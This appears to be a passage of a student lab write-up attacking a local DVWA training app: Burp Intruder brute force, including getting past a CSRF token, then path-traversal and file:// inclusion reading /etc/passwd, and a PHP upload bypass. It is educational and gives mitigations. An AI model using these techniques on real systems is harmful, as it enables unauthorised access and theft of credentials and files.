15. Intruder attack of http://localhost - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results					
			Positions	Payloads	Resource Pool	Options		
Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	Welcome to the password protected area	Username and/or password incorrect	Comment
2222	brasil	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2223	blade	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2224	blackman	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2225	bender	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2226	baggins	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2227	wisdom	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2228	tazman	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2229	swallow	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2230	stuart	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2231	scruffy	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2232	phoebe	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2233	panasonic	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2234	Michael	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2235	masters	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2236	ghicnj	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2237	firefly	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2238	derrick	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2239	christine	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2240	beautiful	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2241	auburn	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2242	archer	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2243	aliens	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2244	161616	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2245	1122	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2246	woody1	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2247	wheels	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	
2248	test1	200	<input type="checkbox"/>	<input type="checkbox"/>	4532		1	

We can conclude that 4 of the users used extremely common passwords and took a very short time to crack, while one user (1337) took a much longer time (since the free version of Burp slows down the attacks) but still had an unsecure password. The way to protect against brute force attacks on the server side is to add delays or locks after incorrect attempts, or for the user to use long, complex, and unique passwords which take unreasonable amounts of time to crack.

2) Medium security

This level is exactly the same as the lower level but adds a 2 second delay after each failed login. Thus, we will follow the same methodology to crack the passwords.

We catch a login attempt at the medium level from the proxy tab, send it to the intruder, and start the attack with all the exact same settings as the above (for user “admin”).

The screenshot shows the OWASPDVWA tool interface. At the top, it says "16. Intruder attack of http://localhost - Temporary attack - Not saved to project file". Below that is a table with columns: Request, Payload, Status, Error, Redirect..., Timeout, Length, Welcome..., Username..., and Comment. A row for the password attempt is highlighted in orange. The "Request" tab is selected, showing the following raw request:

```
1 GET /DVWA-master/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="103", ".Not/A Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost/DVWA-master/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=eam36n4qufk5k49tdgt3s23m0K; security=medium
17 Connection: close
18
```

The "Cookie" line at index 16 has "security=medium" circled in red.

We were able to obtain the same results as the above and crack the admin's password as “password”, in a negligible amount of time.

For the 4 users with very common passwords, the attacks only took a few seconds longer. For the user with a slightly less common password, we expect it to take around 2 hours longer, since each failed attempt includes a 2 second delay ($4036 \text{ incorrect attempts} * 2 \text{ seconds} / 3600 = 2.2 \text{ hours}$).

3) High security

When trying the same method in this security level, it does not work. When checking the responses, we see that instead of the “Welcome...” or “..incorrect” messages, we get a “CSRF token is incorrect” for all attempts.

20. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Position	Payload	Status	Error	Redirect...	Timeout	Length	Welcom...	Userna...	Comment
0			200		1		4649			
1	1	123456	200		1		4649			
2	1	password	200		1		4649			
3	1	12345678	200		1		4649			
4	1	qwerty	200		1		4649			
5	1	123456789	200		1		4649			
6	1	12345	200		1		4649			
7	1	1234	200		1		4649			
8	1	111111	200		1		4649			

Request 1 Response 1 Request 2 Response 2

Pretty Raw Hex Render

```
92     <li>
93         <a href="http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html" target="_blank">
94             http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html
95         </a>
96     </li>
97 </ul>
98 </div>
99
100    <br />
101    <br />
102    <div class="body_padded">
103        <div class="message">
104            CSRF token is incorrect!
105        </div>
106    </div>
107
108 </div>
109
110    <div class="clear">
111    </div>
112
113    <div id="system_info">
114        <input type="button" value="View Help" class="popup_button" id="help_button" data-help-url='
115            ../../vulnerabilities/view_help.php?id=brute&security=high&locale=en' >
116        <input type="button" value="View Source" class="popup_button" id="source_button" data-source-url='
117            ../../vulnerabilities/view_source.php?id=brute&security=high' >
118        <div align="left">
119            <em>
120                Username:
121            </em>
122        </div>
123    </div>
```

0 matches

This is because every login attempt now includes, in addition to “username” and “password”, a “user_token” parameter in the URL. Checking the source code, we see that the server checks this token with `checkToken()` before authenticating the user, and generates a new token after authenticating with `generateSessionToken()`.

Looking at the page's HTML, we see a hidden input containing a user token "ce2e6b3800407844df60ccfbb8ee022b". When trying to log in, again, we see that this same token is now in the URL after as "user_token", and that the hidden input now contains a different token.

Vulnerability: Brute Force

Login

Username: admin
Password:

More Information

- http://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

```
> <head></head>
<body class="home">
  <div id="container">
    <div id="header"></div>
    <div id="main_menu"></div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: Brute Force</h1>
        <div class="vulnerable_code_area">
          <h2>Login</h2>
          <form action="#" method="GET">
            <input type="text" name="username">
            <input type="password" autocomplete="off" name="password">
            <input type="submit" value="Login" name="Login">
            <input type="hidden" name="user_token" value="ce2e6b3800407844df60ccfb8ee022b">
          </form>
        </div>
        <h2>More Information</h2>
        <ul></ul>
      </div>
    </div>
  </div>
```

C localhost/DVWA-master/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=<redacted>

Vulnerability: Brute Force

Login

Username: admin
Password:

Welcome to the password protected area admin

More Information

This is why the previous method did not work. In the previous attack, we were only changing the password and the token was the same every time, thus it would be checked by the server and incorrect.

So, we need to find a way to get the token for every brute force attempt from the previous response and include it in the URL. Burp Suite allows us to do this through “recursive grep”.

First, we change the positions to include the user_token now, not just the password. We also change the attack type to “pitchfork” which we will use to set two different payloads each for the two different positions.

Choose an attack type

Attack type: Pitchfork

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost

Update Host header to match target

1 GET /DVWA-master/vulnerabilities/brute/?username=admin&password=\$password\$&Login=Login&user_token=\$5896983ffdbab59fd5fb5d883bf1fedb4\$ HTTP/1.1

2 Host: localhost

3 Cache-Control: max-age=0

4 sec-ch-ua: "Chromium";v="103", ".Not/A Brand";v="99"

5 sec-ch-ua-mobile: ?0

6 sec-ch-ua-platform: "Linux"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Then, we must add a payload that will extract the token from the previous response. So we keep the first payload the same as the low and medium levels, and we set the type of the second payload to “recursive grep”.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: unknown
Payload type: Recursive grep Request count: 10,000

Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.

Select the “extract grep” item from which to derive payloads:

Initial payload for first request:

Stop if duplicate payload found

Start attack

In the options tab, we add the portion of the response to extract.

Grep - Extract

These settings can be used to extract useful information from responses into the attack results.

Extract the following items from responses:

Add From offset 3052, length 32

Maximum capture length: 100

Define extract grep item

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end

Start after expression: name='user_token' value='

Start at offset: 3052

End at delimiter: />\r\n </form>

End at fixed length: 32

Extract from regex group

Case sensitive

Exclude HTTP headers Update config based on selection below

Refetch response

0 matches

OK Cancel

Then, we set the payload of the first request to the most recent token in the hidden input.

Payload Options [Recursive grep]

This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.


Select the “extract grep” item from which to derive payloads:

From offset 3052, length 32

Initial payload for first request:

Stop if duplicate payload found

We get the following error:



Following a video tutorial, we use a custom resource pool:

The screenshot shows a configuration dialog for creating a new resource pool. The title bar is partially visible at the top. The main area contains the following fields and options:

- A radio button labeled "Create new resource pool" is selected.
- A "Name:" label followed by a text input field containing "Custom resource pool1".
- A checked checkbox labeled "Maximum concurrent requests:" with a value of "1" in an adjacent input field.
- An unchecked checkbox labeled "Delay between requests:" followed by a text input field and the unit "milliseconds".
- Three radio button options for delay:
 - "Fixed" (selected)
 - "With random variations"
 - "Increase delay in increments of" (with an empty input field)

We start the attack.

The screenshot shows the OWASPTechnology.com Intruder attack interface. The top bar displays "29. Intruder attack of http://localhost - Temporary attack - Not saved to project file". The main window has tabs for "Results", "Positions", "Payloads", "Resource Pool", and "Options". A search bar at the top says "Filter: Showing all items".

Results Table:

Request	Payload1	Payload2	Status	Error	Timeout	Length	Username	Welcome	3052	Comment
0			302			300				
1	123456	b6f0a5131f250ffda807be5a03...	200			4701	1	55b13707b48477d8d45e...		
2	password	55b13707b48477d8d45e0e185d...	200			4670	1	46986386b88bb77d6d3e...		
3	12345678	46986386b88bb77d6d3e6b6e90...	200			4620	1	4ae6ae4394ef7ea3ed0d...		
4	qwerty	4ae6ae4394ef7ea3ed0d2be02...	200			4620	1	ba81a57aab9d8664ff69e...		
5	123456789	ba81a57aab9d8664ff69e99a05...	200			4620	1	49e0d3098e8b7bd02db64...		
6	12345	49ed3098e8b7bd02db64a0e55f...	200			4620	1	c805b703ef5ea95faf931...		
7	1234	c805b703ef5ea95faf93194e3fa...	200			4620	1	00eb04ddfcfc835b19628d91...		
8	111111	00eb04ddfcfc835b19628d91ec...	200			4620	1	470f51acedafe3b6b9f2b...		
9	1234567	470f51acedafe3b6b9f2b2f44...	200			4620	1	d0c6289af51b80c0f304...		
10	dragon	d0c6289af51b80c0f30423b3e...	200			4620	1	9edd3d3720c6dd4d4aeb...		
11	123123	9edd3d3720c6dd4d4aeb7ba92...	200			4620	1	2771fdccb3d369a1924142cd...		
12	baseball	2771fdccb3d369a1924142cd5f...	200			4620	1	1e574d7a14845f7b269373149...		
13	abc123	1e574d7a14845f7b2693731498...	200			4620	1	fd62180bb3ada9e49f5c42ca...		
14	football	fd62180bb3ada9e49f5c42ca00...	200			4620	1	6ccb09968b743a46c5045184...		
15	monkey	6ccb09968b743a46c50451845...								

Response View:

```
</h2>
75   <form action="#" method="GET">
76     Username:<br />
77     <input type="text" name="username">
78     <br />
79     Password:<br />
80     <input type="password" AUTOCOMPLETE="off" name="password">
81     <br />
82     <br />
83     <input type="submit" value="Login" name="Login">
84     <input type="hidden" name="user_token" value="46986386b88bb77d6d3e6b6e908d5a66" />
85   </form>
86   <p>Welcome to the password protected area admin</p>
87   <img alt="/DWA-master/hackable/users/admin.jpg" />
88 </div>
89 <h2>More Information</h2>
```

A red circle highlights the user token value in the response payload. Another red circle highlights the "Welcome to the password protected area admin" message.

Once again, we were able to crack the admin's password, as indicated by the "1" under the "Welcome..." flag.

Note that in the above screenshot, we can see that the response of one request contains the user token that will be used as payload 2 in the next request.

Although adding the CSRF token made it more complicated to brute force, we were able to bypass this measure by automatically capturing the token and resending it with each request. A better solution against brute force attacks is temporarily blocking the account or the IP address on the server side after a certain number of failed attempts, which makes it significantly harder to send large numbers of attempts. Another solution is using two factor authentication.

b) File Inclusion

1) Low security

File inclusion vulnerability takes place when a web application allows the users to upload files to the server or check them.


The screenshot shows the DVWA interface with the title "Vulnerability: File Inclusion". On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), and XSS (Reflected). Below the menu, a link [file1.php] - [file2.php] - [file3.php] is displayed. The main content area is titled "More Information" and contains three links: Wikipedia - File inclusion vulnerability, WSTG - Local File Inclusion, and WSTG - Remote File Inclusion.

As shown above, we have 3 php files currently uploaded and we can check their content. However, this means that by changing page=include.php in the URL to page=../../../../etc/passwd, I can access the file which contains the private information.

The screenshot shows a terminal window on Kali Linux with the command "cat /etc/passwd" run. The output displays the contents of the /etc/passwd file, which includes entries for root, daemon, bin, sys, sync, games, and many other system accounts. Below the terminal is a screenshot of the DVWA File Inclusion page, identical to the one above but with a different URL in the address bar: 127.0.0.1/DVWA-master/vulnerabilities/fi/?page=../../../../etc/passwd.

2) Medium security

We tried the same trick in the medium security level, however it didn't work. We checked the source code which showed that the programmer has made it safer by checking for "../" and "..\" and replacing them with blanks. However, that didn't help the programmer much, as we can still enter the file using /etc/passwd only with going back using ".."



3) High security

Upon moving to the high security level, we noticed that the previous method doesn't work anymore.



When we enter the file name in the URL, we are receiving an "Error: File not found!" page. Based on the source code, it will only accept searches starting with the word "file" or include.php.

```

<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>

```

[Compare All Levels](#)

However, we could just add file:// to the previous URL and it would be able to exploit the website, as it starts with “file”:

<http://127.0.0.1/DVWA-master/vulnerabilities/fi/?page=file:///etc/passwd>

```

root:x:0:root:/usr/bin/zsh daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:/sync/bin:/bin/zsync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:7:lp:/var/spool/lpd:/usr/sbin/nologin logon:mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www:x:33:33:www:/data/lyrwww:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gopher:x:41:41:Gopher Server:/var/gopher:/usr/sbin/nologin ident:y:42:42:Ident:/var/ident:/usr/sbin/nologin identd:y:65534:65534:/usr/sbin/identd:/var/run/identd:/usr/sbin/nologin Management:x:101:101:Management:/var/lib/management/systemd-resolved:x:102:102:systemd Network Management:x:103:103:Network Management:/var/lib/network/management/x:104:104:Network Management:root:x:105:105:root:/var/lib/management/systemd-timesync:x:106:110:systemd Time Synchronization...:/run/systemd:/usr/sbin/nologin messagebus:x:107:111:onevhostent:/usr/sbin/nologin tss:x:108:113:TPM software stack...:/var/lib/tss/bin/tfles:strongswan:x:109:65534:/var/lib/strongswan:/usr/sbin/nologin topdump:x:109:114:onevhostent:/usr/sbin/nologin usbmux:x:108:46:usbmux daemon...:/var/lib/usbmux:/usr/sbin/nologin sshd:x:109:65534:/run/sshdt:/usr/sbin/nologin dhcpcsvc:x:110:65534:dhcpcsvc:/usr/sbin/nologin avahi:x:111:117:Avahi mDNS daemon...:/run/avahi-daemon:/usr/sbin/nologin rtkit:x:112:118:RealtimeKit...:/proc:/usr/sbin/nologin speech-dispatcher:x:113:29:Speech Dispatcher...:/run/speech-dispatcher:/bin/false nm-openvpn:x:114:120:NetworkManager OpenVPN...:/var/lib/openssl/croot:/usr/sbin/nologin openconnect:x:115:121:NetworkManager OpenConnect plugin...:/var/lib/NetworkManager:/usr/sbin/nologin geoclue:x:119:127:colord colour management daemon...:/var/lib/colord:/usr/sbin/nologin lightdm:x:116:122:Light Display Manager:/var/lib/lightdm:/bin/false pulse:x:117:123:PulseAudio daemon...:/run/pulse:/usr/sbin/nologin saned:x:118:126:/var/lib/saned:/usr/sbin/nologin colord:x:119:127:colord colour management daemon...:/var/lib/colord:/usr/sbin/nologin mysql:x:120:128:MySQL Server...:/nonexistent:/bin/false stunnel4:x:199:999:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin redsocks:x:126:136:/var/run/redsocks:/usr/sbin/nologin ntpd:x:127:65534:/run/ntpbind:/usr/sbin/nologin redsocks:x:126:136:/var/run/redsocks:/usr/sbin/nologin ntpsec:x:128:135:onevhostent:/usr/sbin/nologin redsocks:x:126:136:/var/run/redsocks:/usr/sbin/nologin ntpsec:x:129:65534:/run/ntpbind:/usr/sbin/nologin postgres:x:131:138:PostgreSQL administrator...:/var/lib/postgresql/bin/bash netism:x:132:140:/var/run/netism:/usr/sbin/nologin king-phisher:x:133:142::/var/lib/king-phisher:/usr/sbin/nologin kali:x:1000:1000...:/home/kali:/usr/bin/zsh

```

File inclusion attacks are dangerous as they give the attackers the ability to read any information by checking other files on the server. We can protect against it better by checking whether the actual file names are being searched for(file1, file2..), rather than just matching the first word (file).

c) File Upload

1) Low security

Before we are able to start with this vulnerability, we were facing the following error:

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar has the DVWA logo. The main content area is titled "Vulnerability: File Upload". A red box highlights an error message: "The PHP module GD is not installed." Below this, there is a form field labeled "Choose an image to upload:" with a "Browse..." button and a message "No file selected.". There is also a "Upload" button. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored).

We downloaded php8.1 -gd and restarted the apache server, the error disappeared.



Vulnerability: File Upload

Choose an image to upload:


No file selected.

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitedevelopment/upload-forms-threat/>

The sidebar menu includes: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, **File Upload**, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored).

By looking at the source code, we notice that the type of the file isn't being checked. So, we upload a php file which contains the following script:



```
1 <html>
2 <body>
3 <script>alert("You have been hacked")</script>
4 </body>
5 </html>
```

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload (which is highlighted in green), Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), and XSS (Stored). The main content area is titled "Vulnerability: File Upload". It contains a form with a file input field labeled "Choose an image to upload:" and a "Browse..." button. Below the input field, it says "No file selected." There is also an "Upload" button. A red success message at the bottom of the form area reads ".../.../hackable/uploads/hack.php successfully uploaded!".

When we tried to access the file, we received the alert that we have been hacked. This script can easily be replaced with more malicious code which will run once we check the image as an admin.

The screenshot shows a modal dialog box centered on the screen. The dialog has a dark background and contains the text "You have been hacked" in white. At the top left, it says "127.0.0.1". At the bottom right, there is a blue "OK" button. The background of the page is a light gray color, and the URL "127.0.0.1/DVWA-master/hackable/uploads/hack.php" is visible in the browser's address bar.

2) Medium security

In the medium security level, we notice that type is now being checked, and the submission is only allowed in case it was a PNG or JPEG image.

DVWA

Vulnerability: File Upload

Choose an image to upload:


No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

We could still exploit it by adding .jpeg to the final name.



```

<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
